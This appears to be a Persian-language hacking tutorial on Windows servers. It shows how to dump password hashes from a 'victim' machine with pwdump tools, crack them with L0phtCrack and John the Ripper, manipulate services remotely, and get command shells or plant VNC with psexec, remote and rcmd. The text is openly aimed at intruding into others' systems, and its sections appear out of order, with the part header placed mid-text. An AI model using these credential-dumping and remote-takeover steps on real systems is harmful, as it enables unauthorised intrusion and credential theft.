این حالت وقتی پیش میاد که قراره پسوردها رو از رجیستری به کامپیوتر NT 4.0 و قبل از SP2 بگیریم. در این حالت ابزار

<http://www.atstake.com/products/lc/dist/pwdump.zip> **pwdump** رو به کار می‌بریم. کافی است

بنویسیم:

```
pwdump
```

و نتایج بیاد یا می‌تونیم اپنا رو در فایلی به اسم hash.txt ذخیره کنیم، با این دستور:

```
pwdump > hash.txt
```

+ وقتی SYSKEY نصب شده باشد:

در ویندوز ۲۰۰۰ به صورت پیش‌فرض اینگونه است. برای این کار می‌تونید از ابزاری به اسم pwdump2 استفاده کنید که هم

نسخه قدیمی <http://razor.bindview.com/tools/files/pwdump2-orig.zip> و هم

نسخه جدید <http://razor.bindview.com/tools/files/pwdump2.zip> دارد. در هر دو نسخه،

اسم فایل‌های اصلی **pwdump2.exe** و **samdump.dll** است که باید هردو به سرور قربانی کپی شوند ( در به فولدر خاص ) تا کار

کنند. فرق نسخه قدیمی با جدید اسن است که در نسخه قدیمی باید به فایل از NTRK به اسم **pulist** را هم به همان فولدر

کپی کنید و ازش استفاده کنید. مراحل زیر رو باید طی کنید:

:: اگر نسخه قدیمی رو استفاده می‌کنید، اول می‌نویسید:

```
pulist | find "lsass"
```

و مثلا جواب می‌شوم:

```
lsass.exe          63      NT ...
```

این دستور میاد و ID Process یا همون PID مربوط به lsass.exe رو پیدا می‌کند تا بعد بتونیم از این PID استفاده کنیم. در اینجا

PID مربوطه، ۶۳ است. این مرحله لازم نیست در صورتیکه از نسخه جدید استفاده می‌کنید.

:: حالا باید **pwdump2** رو اجرا کنیم. اگه نسخه قدیمی باشد، می‌نویسیم:

```
pwdump2 63
```

که همان PID است که بدست آورده‌ایم. ولی اگر نسخه جدید باشد، لزومی نیست که PID رو بدست بیاریم، بلکه با دستور

زیر کار تمام است:

```
pwdump2
```

و لیست hash ها میاد، می‌تونستیم اطلاعات رو در یک فایل ذخیره کنیم، می‌نوشتیم:

```
pwdump2 > hash.txt
```

به همین راحتی!

نکته: به ابزاری هست به اسم

یا <http://lasecpc13.epfl.ch/ntcrack/prog/pwdump3rev2.zip> و یا <http://www.polivec.com/Downloads/pwdump3v2.zip>

یا <http://www.polivec.com/Downloads/pwdump3e.zip> و یا <http://www.polivec.com/Downloads/pwdump3e.zip>

<http://www.polivec.com/Downloads/pwdump3e.zip> (هر سه فایل

زیب، حاوی فایل‌های `pwdump3.exe` و `pwservice.exe` و `lsaExt.dll` ) فرق این `pwdump3` با `pwdump` های دیگر، این است که وقتی که `pwdump3` اجرا شود، به صورت `remote` کار می‌کند. به این ترتیب که مثلاً `username` ( در حد اکانت‌های Admin ) رو مشخص می‌کنیم و با اجرای `pwdump3` ، از ما پسورد می‌خواهد (یعنی باید `username` و `password` رو داشته باشیم) و اتصال برقرار شده (اتصال از نوع `netbios` ) و بعد دو فایل دیگر رو می‌فرستد به سرور و بعد یک سرویس تشکیل می‌دهد که به صورت `remote` می‌تونه این `hash` ها را برای ما بفرستد. ( بعد از فرستادن اطلاعات، فایل‌ها پاک شده و سرویس نیز از بین می‌رود ). برای توضیحات بیشتر می‌تونید `readme` رو در فایل `zip` بخونید.

۲) خوب حالا ما نونتیم این `hash` ها رو بدست بیاریم ( مثلاً به شکل یه فایل به اسم `hash.txt` ) کار بعدی اینه که این `hash` رو به کامپیوتر خودمون آورده، و بعد اونو به صورت پسورد واقعی در بیاریم. همانطور که گفتیم هر دو روش `LM` و `NTLM` از الگوریتم‌های یک طرفه برای رمز کردن استفاده می‌کنند و نتیجه اینه که نمی‌شه مستقیماً این `hash` ها رو به پسورد تبدیل کرد. بلکه روش کار اینه که باید پسوردها رو `crack` کنیم. به این ترتیب که لیست بزرگی از پسوردها رو با هر کدام از این الگوریتم‌ها ( `LM` یا `NTLM` ) رمز کرده و نتیجه رو با چیزی که در فایل `hash.txt` داریم، مقایسه کنیم. اگر یکی بودند، یعنی پسورد درست است. حالا روش‌های مختلفی که برای `crack` کردن کاربرد دارند، اینها هستند:

« `dictionary attack`: در این روش یک فایل بزرگ که حاوی کلمات زیادی است به کار می‌رود و با توجه به اینکه تعداد زیادی از مردم از کلمات معنادار استفاده می‌کنند، ممکن است به جواب برسه. این فایل‌های دیکشنری رو در درس مربوط به پورت ۱۳۹ گفتیم از کجا می‌تونید پیدا کنید.

« `Brute Force`: در این روش تمام حالات ممکنه رو امتحان می‌کنیم، مثلاً از پسوردهای یک کاراکتری شروع می‌کنیم و تمام حالات ممکنه رو تست می‌کنیم و اگه جواب نداد ۲ حرفی و ... مشخصه که این روش بسیار کنده. ولی اگه مثلاً بدونیم پسوردهای که فلان فرد استفاده می‌کنه، چند حرفیه، می‌تونیم کار رو کمی سریع‌تر کنیم...

« `Syllable attack`: در این روش یک کلمه به سیلاب‌هاش تقسیم شده و بین این‌ها کاراکترهایی قرار داده میشه و نتیجه تست میشه. بعضی افراد از چنین پسوردهایی استفاده می‌کنند.

« `Hybrid` یا `rule based`: در این روش از یک سری اصول استفاده می‌کنیم مثلاً تمام پسوردهایی که حروف اولش یک کلمه انگلیسی باشه و بعد از اون مثلاً تا سه حرف رندوم، میشه گفت ترکیب `dictionary` و `brute force` است. « و... »

حالا که با روش‌های `crack` آشنا شدید، وقتشه که چند ابزار واسه این کارها معرفی کنم:

الف- `L0pht Crack` :


مشهورترین ابزار کرک کردن پسوردهای `hash` شده است که واسه سیستم‌عامل ویندوز طراحی شده است. این ابزار نسخه پولی دارد به اسم `LC4` <http://www.atstake.com/products/lc/trial.html> که گرافیکی است ( با `trial` برای ۱۵ روز

( و نیز نسخه خطفرمانی مجانی و `Source Open` به اسم

<http://www.atstake.com/products/lc/dist/lcsrc.zip> `LC1.5` که می‌شه گفت یه نسخه لایت

است. کار با نسخه گرافیکی بسیار ساده است. و روش‌های کرکی که گفتیم رو ساپورت می‌کنه ( بجز روش سیلابل ). نسخه متنی و مجانی، هیبرید و سیلابل رو ساپورت نمی‌کنه ولی دو تایی دیگه رو ساپورت می‌کنه. نسخه گرافیکی این شکلیه:





کار کردن باهش ساده است. دقت کنید که چون خود LC4 داخل خودش ابزارهای samdump و pwdump و pwdump2 رو داره، بنابراین نیازی به اینها نیست. پس مثلا هم می‌تونه یک فایل SAM رو کرک کنه و هم می‌تونه فایلی که به اسم hash.txt ایجاد کردیم رو کرک کنه و ... خودتون تست کنید و لذت ببرید.

خود سایت ادعا داره که با LC4 میشه ۱۸٪ پسوردها رو در عرض ۱۰ دقیقه باهش کرک کرد و ۹۰٪ پسوردها رو در ۴۸ ساعت. منابع بی‌طرف می‌گن که ۱۰٪ پسوردها در چند ساعت و ۲۵٪ پسوردها در چند روز کرک میشه. در هر دو صورت ملاحظه می‌کنید که کار باهش کند است.

یه نکته مهم در مورد LC4 هست که می‌تونه کاری شبیه به همون pwdump3 که بحث‌اش رو کردم انجام بده ولی چون من کلا با محصولات پولی لجم! هیچی ارزش نمی‌گم :) در مورد LC1.5 که متنی است، اگر فایل hash که داریم اسمش hash.txt باشد و دیکشنری که استفاده می‌کنیم، اسمش theargon.lst باشد، برای کرک کردن با این ابزار و روش dictionary attack می‌نویسیم:

```
lc_cli -p hash.txt -w theargon.lst
```

می‌تونید سوئیچ‌های -l رو استفاده کنید که فقط hash های LM تست شود، و یا سوئیچ -n که فقط hash های NTLM تست شود. اگر هیچ‌یک از این سوئیچ‌ها رو بکار نبرید (مثل مثالی که در بالا نوشتیم) هر دو تست خواهند شد. حالا می‌خواهیم توسط این ابزار متنی، hash.txt رو به روش force brute کرک کنیم. می‌نویسیم:

```
lc_cli -p hash.txt -b
```

این روش خیلی طولانی خواهد بود.

ب- John the Ripper یا John :

این هم یکی از ابزارهای مهم برای کرک کردن پسوردهای ویندوز NT (و نیز پسوردهای یونیکس) است. هم نسخه ویندوزی و هم نسخه یونیکسی (لینوکسی) دارد. به صورت خطرناکی است. نکته مهم اینه که John در مورد پسوردهای ویندوز فقط می‌تونه LM رو کرک کنه (و نه NTLM ها رو). برای دریافت John اینجا <http://www.openwall.com/john> رو کلیک کنید. برای کار با John اولین کار این است که فایل John.ini رو تنظیم کنیم. اینجا می‌تونیم، مثلا اسم فایل دیکشنری رو تنظیم کنید (پیش‌فرض اون password.lst است) ولی بقیه تنظیمات لزومی به تغییر ندارند. قبلا هم که فایل hash.txt رو داشته‌ایم، می‌نویسیم:

```
john hash.txt
```

و بعد از اینکه کار تمام شد، می‌نویسیم:

```
john -show hash.txt
```

و نتایج نمایش داده می‌شوند.

این بحث را می‌خواهم تموم کنم ولی قبلش باید از یک پیشرفت جدید در کرک کردن پسوردهای ویندوز اسم ببرم. گفتم که ویندوز در hash کردن از salt (نمک) استفاده نمی‌کند. این باعث میشه بتونیم به جدول بزرگ درست کنیم که بتونیم کار کرک کردن رو سریع‌تر کنیم. این کار رو جدیداً تیم LASEC انجام داده است. با روشی که اینها استفاده کردند، ۹۹٫۹٪ پسوردهایی که فقط حاوی عدد یا حرف باشند (یعنی alphanumeric باشند)، در چند ثانیه کرک می‌شوند. قبلاً به نسخه آنلاین در سایتشون بودش که در حدود ۱۳ ثانیه کار کرک رو تموم می‌کرد (این یعنی خیلی پیشرفت) ولی الان اونو ورداشته‌اند. امیدواریم به زودی به نسخه قابل داونلود در سایتشون بذارند (که احتمالاً ۲ گیگابایت خواهد بود!) ما هم لینک بدیم:

+ نام مقاله: **ضروریات ویندوز سرور برای هکرها - قسمت پنجم**

+ موضوع: **شبکه و هک**

+ نویسنده: **آراز صمدی**

+گرد آورنده: **یونس حسینی فر**

+ تاریخ ارائه: **1382/10/03**

## - یادآوری

این مقاله ادامه مقاله قبلیه! در این درس نیز ما با یک سرور ویندوز به صورت یک کامپیوتر منفرد سروکار داریم و توجهی به کامپیوترهای متصل به اون در شبکه‌ای که هست نداریم.

## - سرویس‌ها در ویندوز سرور

برای بعضی کارهای خاص، بعضی سرویس‌ها باید در کامپیوتر قربانی فعال باشند یا ما باید فعالشون کنیم. (مثلاً در درس‌های قبلی در مورد schedule service مطالبی رو به شما گفتم. فرمودم! که اگه بخوایم کارهای زمان‌بندی شده رو در سرور ویندوز انجام بدیم، این سرویس باید به‌راه باشه.) بنابراین از دید یک هکر بعضی سرویس‌ها مهم‌تر هستند که به اونها خواهیم پرداخت.

اول چند اصطلاح رو باید یاد بگیرید:

۱- Display Name : نام کامل سرویس است. مثلاً "Terminal Services" برای ترمینال سرویس (حروف بزرگ و کوچک مهم است!)

۲- Service Name یا Key Name : نام خلاصه شده و یک کلمه‌ای برای سرویس‌هاست. مثلاً TermService برای ترمینال سرویس (حروف بزرگ و کوچک مهم است!)

۳- Process Name : اسم یک فایل اجرایی (با پسوند exe) که سرویس رو ایجاد کرده است. مثلاً svchost.exe برای ترمینال سرویس. (دقت کنید که ممکن است یک پروسس چند سرویس مختلف رو ایجاد کند)

خوب حالا بهتره بدونید که سیستم‌عامل موقعی که بالا میاد (restart میشه) با توجه به تنظیمات هر سرویس می‌تونه به سه شکل با اون رفتار کنه:

۱- Automatic : اگر سرویس در این وضعیت تنظیم شده باشد، هر وقت که سرور بالا میاد، سرویس هم به صورت اتوماتیک شروع به کار می‌کنه.

۲- Manual : اگر سرویس در این وضعیت باشه، به صورت دستی (یا توسط یک سرویس دیگه) همیشه اونو فعال یا غیر فعال کرد ولی موقع بالا اومدن به صورت پیش‌فرض غیر فعال خواهد بود.

۳- Disabled : اگه سرویس در این وضعیت باشه، موقع بالا اومدن سیستم‌عامل، غیر فعال خواهد بود و یک بوزر یا یک سرویس

وابسته نمی‌تونه اونو فعال کنه.

وضعیت سرویس‌ها هم قابل بررسی است:

۱- Running : یعنی الان در وضعیت اجرا است.

۲- Paused : یعنی هنوز در وضعیت اجرا هست ولی کاری رو قبول نمی‌کنه. برای ادامه کار باید Continue کنیم.

۳- Stopped : یعنی متوقف شده، برای ادامه کار دوبار باید Start بشه.

و ما نسبت به این سرویس‌ها چند تا کار می‌تونیم انجام بدیم:

۱- Start : یعنی از حالت Stopped خارج بشه و شروع به کار کنه.

۲- Stop : یعنی متوقف بشه.

۳- Pause : یعنی کاری رو قبول نکنه. به درجه پایین تر از stop است چون برای ادامه کار لازم نیست دوباره فراخوانی بشه (

یعنی آماده کار است ولی موقتاً کاری نمی‌گیره )

۴- Continue : یعنی از حالت Pause خارج شده و در وضعیت Running قرار بگیره.

۵- Delete : یعنی یک سرویس موجود رو پاک کنیم ( اگه بخوایم دوباره بهش دسترسی پیدا کنیم، باید دوباره نصب شود ). با

این کار تمام کلیدها و ورودی‌های مربوطه از رجیستری پاک می‌شوند.

۶- Create و Install : عمل عکس Delete رو انجام بدیم. یعنی یک سرویس جدید ایجاد کنیم. با این کار کلیدها و ورودی‌های

مربوطه به رجیستری اضافه می‌شوند.

حالا بهتره سرویس‌های مهم هکری رو لیست کنم ( این لیست از سایت <http://www.ss6A.com> گرفته شده است. با کمی

تغییرات و اضافات ) :

Status	Description	Process name	Service name	Display name
Manual	Installation services (Add/Remove Programs) - Assign, Publish, and Remove.	Services.exe or svchost.exe	appmgt	Application Management
Automatic	Actively collect the names of NetBIOS resources on the network, creating a list so that it can participate as a master browser or basic browser (one that takes part in browser elections). This maintained list of resources	Services.exe	Browser	Computer Browser

	(computers) is displayed in Network Neighborhood and Server Manager.			
Automatic	Manage network configuration by registering and updating IP addresses and DNS names.	Services.exe or svchost.exe	Dhcp	DHCP Client
Automatic	Resolves and caches Domain Name System (DNS) names.	Services.exe	Dnscache	DNS Client
Automatic	Record System, Security, and Application Events. Viewed with the MMC Event Viewer (eventvwr.exe in NT).	Services.exe	EventLog	EventLog
Automatic (if IIS installed)	Allows administration of Web and FTP services through the Internet Information Services snap-in.	%SystemRoot%\System32\inetrv\inetinfo.exe	IISAdmin	IIS Admin Service
Automatic	Network address translation, addressing, and name resolution services for all computers on your home network through a dial-up connection.	svchost.exe -k netsvcs	SharedAccess	Internet Connection Sharing (Internet Connection Firewall)
Automatic or Disable	Manage IP security policy	lsass.exe	PolicyAgent	IPSEC Policy Agent

	and starts the ISAKMP/Oakley (IKE) and the IP security driver.			
Disable	Generates session keys and grants service tickets for mutual client/server authentication.	lsass.exe	kdc	Kerberos Key Distribution Center
Automatic	Process the delivery of pop-up messages sent by the Alerter service, or via NET SEND. The messages appear on the recipient's machines, and must be clicked OK to disappear. This service is also required to receive any messages sent by the Messenger service from another machine. This service is not related to Windows Messenger	Services.exe	Messenger	Messenger
Manual	Manage objects in the Network and Dial-Up Connections folder (LAN and remote connections.)	svchost.exe -k netsvcs	Netman	Network Connections
Automatic - when connected to a	Network Authentication: maintains a synced domain	Lsass.exe (Local Security Authority Subsystem)	Netlogon	Net Logon

domain. Manual for stand- alone machines.	directory database between the PDC and BDC(s), handles authentication of respective accounts on the DCs, and authenticates domain accounts on networked machines.			
Manual or Disabled	Allows authorized people to remotely access your Windows desktop using NetMeeting.	mnmsvc.exe	Nmnsrv	NetMeeting Remote Desktop Sharing
Manual	Extends NT security to Remote Procedure Call (RPC) programs using various transports other than named pipes. RPC activity is quite common, and most RPC apps don't use named pipes.	Services.exe	NtLmSsp	NT LM Security Support Provider
Automatic	Encrypt and store secure info: SSL certificates, passwords for Outlook, Outlook Express, Profile Assistant, MS Wallet, and digitally signed S/MIME keys.	Pstores.exe	ProtectedStorage	Protected Storage
Manual	Maintain the RPC name	Locator.exe	RpcLocator	Remote Procedure Call

	server database, requires the RPC service (below) to be started. Database of available server applications.			(RPC) Locator
Automatic	This RPC subsystem is crucial to the operations of any RPC activities taking place on a system (DCOM, Server Manager, User Manager) Rpcss.exe is also known as dcomss.exe (Distributed Common Object Model).	Rpcss.exe or svchost -k rpcss	RpcSs	Remote Procedure Call (RPC) Service or Remote Procedure Call (RPC)
Automatic or disabled	Allow remote registry manipulation.	regsvc.exe	RemoteRegistry	Remote Registry Service
Disable for security reasons or Manual	Allow incoming connections via dial in or VPN.	svchost.exe -k netsh	RemoteAccess	Routing and Remote Access
Automatic or Disable	Enables starting processes under alternate credentials.	services.exe or svchost.exe	secLogon	RunAs Service (Secondary Logon)
Automatic	This service is required for the use of the AT command, which allows the scheduling of commands (Jobs) to be run on the machine, at a specific date & time.	atsvc.exe or mstask.exe	Schedule	Schedule (Task scheduler)

	Under NT it's a Resource Hog. Under XP it's used by some auto-tuning operations.			
Automatic	Stores security information for local user accounts.	lsass.exe	SamSs	Security Accounts Manager
Automatic. Disable on an IIS Server or if no resources are shared.	Support for file sharing, print sharing, and named pipe sharing via SMB services.	Services.exe	LanmanServer	Server
Automatic (if IIS installed)	Transports electronic mail across the network	%SystemRoot%\System32\inetrv\inetinfo.exe	SmtpSvc	Simple Mail Transport Protocol (SMTP)
	Supports the following TCP/IP services: Character Generator, Daytime, Discard, Echo, and Quote of the Day.	tcpsvcs.exe	SimpTcp	Simple TCP/IP Services
Automatic (if installed)	Agents that monitor the activity in network devices and report to the network console workstation.	snmp.exe	Snmp	SNMP Service
Automatic (if installed)	Receives trap messages generated by local or remote SNMP agents and forwards the messages to SNMP management programs	snmptrap.exe	Snmptrap	SNMP Trap Service



	running on this computer.			
Automatic	Track system events such as Windows logon, network, and power events. Notify COM+ Event System subscribers of these events.	svchost.exe -k netsvcs	SENS	System Event Notification
	Support for name resolution via a lookup of the LMHosts file. (Netbios/Wins) This is an alternative to the more standard DNS lookup.	Services.exe	lmHosts	TCP/IP NetBIOS Helper
Manual or Disabled.	Allows a remote user to log on to the system and run console programs using the command line.	tlntsvr.exe	TlntSvr	Telnet
Disable	Required for Fast User Switching, Remote Desktop and Remote Assistance	svchost.exe	TermService	Terminal Services
Disable	Allow access to web-resident disk storage from an ISP. WebDAV "internet disks" such as Apple's iDisk.	svchost.exe	WebClient	WebClient (XP)
Automatic	Provides system management information.	%SystemRoot%\System32\WBEM\WinMgmt.exe	WinMgmt	Windows Management Instrumentation

Automatic or disable	Update the computer clock by reference to an internet time source or a time server.	services.exe	W32time	Windows Time
Automatic or Manual - for a stand-alone PC with no LAN or internet connection	Communications and network connections. Services dependent on this being started: Alerter, Messenger, and Net Logon.	Services.exe	lanmanworkstation	Workstation
Automatic (if IIS installed)	Provides Web connectivity and administration through the Internet Information Services snap-in.	%SystemRoot%\System32\inet_srv\inetinfo.exe	W3Svc	World Wide Web Publishing Service

خوب معلومه که لازم نیست لیست رو حفظ کنید! ولی اگه به کمی روی این جدول کار کنید، خیلی می‌تونه کمکتون کنه. مثلا اگه فردا گفتم که فلان Exploit واسه یک حفره امنیتی در Service Workstation هستش، بدونید چي به چي... اینها که گفتم، تعدادی از سرویس‌های ویندوز. اون‌هم سرویس‌های استاندارد ویندوز. این به اون معنی است که محصولات third-party مثلا فایروال‌های نرم‌افزاری، ابزارهای remote control و ... هم می‌تونند یک سرویس واسه خودشون راه بندازند و این اصلا عجیب نیست!

می‌رسیم به کار با سرویس‌ها و ابزارهای لازمه:

۱- کار با سرویس‌ها وقتی که پشت کامپیوتر خودمون نشسته‌ایم ( یا با یک remote control گرافیکی به کامپیوتر هدف متصل شده‌ایم ) :  
در این مواقع می‌تونید در قسمت RUN بنویسید: winmsd.exe یا services.msc  
اگر winmsd.exe را آورده‌اید ( نام این برنامه System Information است)، در قسمت سمت راست پنجره مسیر Software Services < Invention را طی کنید. حالا می‌تونید، اسم و وضعیت سرویس‌ها رو ببینید. ولی نمی‌تونید تغییری اعمال کنید. اگر services.msc را آورده‌اید ( نام این برنامه Services است)، علاوه بر نام و وضعیت سرویس‌ها که می‌بینید، می‌تونید با راست کلیک روی هر سرویس ( یا به کمک بار بالایی ) در سرویس‌ها تغییراتی اعمال کنید. مثلا شروع یا متوقف کنید، Status را تغییر دهید و ...

۲- کار با سرویس‌ها به صورت خط فرمانی:

در این موارد از ابزارهای خاصی مثل دستورات net ( یعنی net start و net stop و net pause و net continue ) و نیز ابزارهای NTRK ( یعنی sc و sclist و netsvc و delsrv و isntrsv و srvcmon و svcmom ) استفاده کنیم. دستورات net که

می‌دونید، هم به صورت load و هم remote قابل استفاده هستند. ولی در مورد ابزارهای NTRK، بعضی فقط به صورت لوکال و بعضی فقط remote و بعضی هر دو کاربرد دارند. من کارهایی که با سرویس‌ها همیشه انجام داد رو لیست می‌کنم، و در هر کدوم می‌گم که اگه بخوایم به صورت لوکال یا ریموت کار کنیم، از چه ابزارهایی می‌شه استفاده کرد:

( حتما به کاربرد دستور find که در تعدادی از دستورات پایینی استفاده کرده‌ام، دقت کنید! )

( وقتی در یک موردی چندتا دستور مختلف رو می‌گم، انتخاب هر کدوم به دلخواه شماست! )

+ لیست کردن سرویس‌های موجود:

- لوکال:

```
sclist
sc query
winmsdp /s ( file-e be esm-e msdrpt.TXT ijad mikonad, uno bekhunid )
```

- ریموت:

```
netsh /list \\xxx.xxx.xxx.xxx
```

+ بررسی وضعیت یک سرویس از نظر Running بودن، Paused بودن، Stopped بودن و اطلاعات دیگر ... ( مثلا Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule ) :

- لوکال:

```
sclist | find "Schedule"
sc query Schedule
sc query Schedule | find "STATE"
sc qc Schedule
```

- ریموت:

```
netsh Schedule \\xxx.xxx.xxx.xxx /query
netsh "Task Scheduler" \\xxx.xxx.xxx.xxx /query
sc \\xxx.xxx.xxx.xxx query Schedule
sc \\xxx.xxx.xxx.xxx query Schedule | find "STATE"
sc \\xxx.xxx.xxx.xxx qc Schedule
```

+ Stopped کردن یک سرویس ( مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule ):

- لوکال:

```
net stop Schedule
net stop "Task Scheduler"
sc stop Schedule
```

- ریموت:

```
netsh Schedule \\xxx.xxx.xxx.xxx /stop
netsh "Task Scheduler" \\xxx.xxx.xxx.xxx /stop
sc \\xxx.xxx.xxx.xxx stop Schedule
```

+ از حالت Stopped در آوردن یک سرویس ( مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule ):

- لوکال:

```
net start Schedule
```

```
net start "Task Scheduler"  
sc start Schedule
```

- ریموت:

```
netshvc Schedule \\xxx.xxx.xxx.xxx /start  
netshvc "Task Scheduler" \\xxx.xxx.xxx.xxx /start  
sc \\xxx.xxx.xxx.xxx start Schedule
```

+ Paused کردن یک سرویس خاص ( مثلا در مورد Schedule سرویس که Name Display اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule ):

- لوکال:

```
net pause Schedule  
net pause "Task Scheduler"  
sc pause Schedule
```

- ریموت:

```
netshvc Schedule \\xxx.xxx.xxx.xxx /pause  
netshvc "Task Scheduler" \\xxx.xxx.xxx.xxx /pause  
sc \\xxx.xxx.xxx.xxx pause Schedule
```

+ از حالت Paused در آوردن یک سرویس ( مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule ):

- لوکال:

```
net continue Schedule  
net continue "Task Scheduler"  
sc continue Schedule
```

- ریموت:

```
netshvc TermsService \\xxx.xxx.xxx.xxx /continue  
netshvc "Task Scheduler" \\xxx.xxx.xxx.xxx /continue  
sc \\xxx.xxx.xxx.xxx continue Schedule
```

+ Delete کردن یک سرویس خاص ( مثلا در مورد Schedule سرویس که Name Display اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule ):

- لوکال:

```
sc delete Schedule  
instsrv Schedule remove  
delsrv Schedule
```

- ریموت:

```
sc \\xxx.xxx.xxx.xxx delete Schedule
```

+ Create یا Install کردن یک سرویس ( مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule ):

- لوکال:

```
sc create Schedule binPath=zzzz ( zzzz yani masire file ejrayi marbut be  
Schedule )
```

```
instsrv Schedule zzzzz
srvany ???? ( ba in dastur ham mishavad vali man syntax-esho nemidunam )
```

- ریموت:

```
sc \\xxx.xxx.xxx.xxx create Schedule binPath=zzzz
```

خوب به سلامتی اینا تموم شد، حالا فقط به نکته مونده. فرض کنید که من Display Name مربوط به Schedule سرویس رو می‌دونم که هست: Task Scheduler در حالیکه Service Name یا Key Name اش رو نمی‌دونم و می‌خوام پیدا کنم. کافی است دستور زیر رو بنویسم:

```
sc GetKeyName "task scheduler"
```

و جواب چیزی است که من می‌خوام. حالت برعکس هم داریم، مثلا Key Name رو می‌دونم که Schedule است، می‌خوام Display Name رو بگیرم. می‌نویسم:

```
sc GetDisplayName schedule
```

راحت شدیم از سرویس‌ها!

## Remote Controls -

همان‌طور که می‌دونید، Remote Control ها بر دو نوعند:

۱- خطفرمانی ( مثلا استفاده از nc یا at یا rcmd یا remote یا netcmd یا psexec )

۲- گرافیکی ( مثلا Services Terminal ویندوز یا VNC یا تروجان‌هایی مثل BO2K یا NetBus )

حالا بررسی هر یک:

+ استفاده از nc :

استفاده از nc به عنوان یک Remote Control قبلا و به طور مفصل در [اینجا](#)

<http://www.tur2.com/articles/n13820712.htm> بحث شده است.

+ استفاده از at :

کار با at رو [اینجا](#)

<http://www.tur2.com/articles/n13820729.htm> توضیح دادم. اگه یادتون باشه ما از at به عنوان یک

Remote Control استفاده نمی‌کردیم، بلکه موقعی ازش استفاده می‌کردیم که می‌خواستیم به دستور خاص ( مثلا ایجاد یک پورت جدید به کمک nc رو ) مثلا چند دقیقه دیگر اجرا کنیم. به عبارت دیگه at کاتالیزور است!

+ استفاده از rcmd :

rcmd یا به عبارتی Service Remote Command یکی از ابزارهای موجود در مجموعه NTRK است. دو تا فایل دارد که بدرد ما می‌خوره. اولی rcmdsvc.exe است که درواقع فایلی است که به عنوان سرور باید به کامپیوتر قربانی کپی شده و اجرا شود و یک سرویس برای ما تشکیل دهد. دومی rcmd.exe است که قسمت کلاینت محسوب میشه و اونو تو کامپیوتر خودمون اجرا می‌کنیم که به سرویسی که rcmdsrv ایجاد کرده متصل بشود. ( nc رو دوست دارم، اینا رو دوست ندارم! )

+ استفاده از remote :

remote هم از ابزارهاي موجود در NTRK است. فقط يك فايل است كه هم مي‌تونه نقش سرور و هم نقش كلاينت رو بازي كنه. براي اينكه نقش سرور رو ايفا كنه، فايل رو به كامپيوتر قرباني فرستاده و اونجا مي‌نويسم:

```
remote /s cmd zzzzzz
```

ZZZZZ يعني هر چيزي كه شما دوست داري! وقتي اين دستور اجرا شد، تو كامپيوتر خودم مي‌نويسم:

```
remote /c xxx.xxx.xxx.xxx zzzzzz
```

كه xxx.xxx.xxx.xxx به عنوان ip قرباني است و ZZZZZ همون چيزي است كه تو سرور استفاده كرده بودم. ( nc رو دوست دارم، اين رو دوست ندارم! )

+ استفاده از netcmd :

خوب فرض كنيد كه من پسورد Admin رو دارم و يك session با \$IPC ايجاد كرده‌ام. حالا مي‌تونم با دستور netcmd به shell ازش بگيرم. قبلا و در اينجا بحث شده است.

+ استفاده از psexec :

ميشه گفت به جورايي كار netcmd رو انجام ميده ولي ديگه نيازي به ايجاد session نداره. psexec رو مي‌تونيد از سايت [SysInternals](#) پيدا كنيد. لزومي به كپي كردن هيچ فايلي در كامپيوتر قرباني نيست. اگر اكانتي به اسم Ali با پسورد

thepassword در حد اكانت Admin باشد، مي‌نويسيد:

```
psexec \\xxx.xxx.xxx.xxx -u Ali -p thepassword cmd.exe
```

و يك شل خطرمناني بگيريد.

+ استفاده از Terminal Services :

رسيديم به Control Remote هاي گرافيكي و اولين موردی كه از اين گروه بحث مي‌كنيم، همين ترمينال سرويس است. ترمينال سرويس مربوط به خود ويندوز است ( جزو سرويس‌هاي استاندارد اون ) ولي به صورت پيش‌فرض غيرفعال است. اگه فعال باشه، روي پورت ۳۳۸۹ فال‌گوش مي‌مونه. اگه فعال نباشه، ميشه اونو نصب كرد ولي دنگ‌وفنگ زياد داره. اگه فعال باشه، براي اتصال به اين Terminal Service كلاينت‌هاي مختلفي براي اون هست. از فايل‌هاي اجرايي مثل

اين

<http://www.microsoft.com/windows2000/downloads/recommended/TSAC/default.asp>

و اين <http://www.microsoft.com/windowsxp/pro/downloads/rdclientdl.asp> گرفته تا

Active-X هايي كه رو IE اجرا مي‌شوند. username و password اش هم همان اكانت‌هاي ويندوز است.

+ استفاده از VNC يا به عبارتي Virtual Network Computing يا به عبارتي WinVNC :

من خيلي خوشم مياد ازش! دوستش دارم! نصب كردنش روي كامپيوتر قرباني به كم سخته ( چون اصولا اين يك تروجان نيست، يه محصول باشخصيت‌ه! ). اول بايد از اينجا <http://www.realvnc.com/download.html> اونو داون‌لود كنيد.

بعد فايل‌هاي winvnc.exe و vnchooks.dll و omnithread\_rt.dll رو به كامپيوتر قرباني و در يك فولدر خاص مي‌فرستيم. بعد

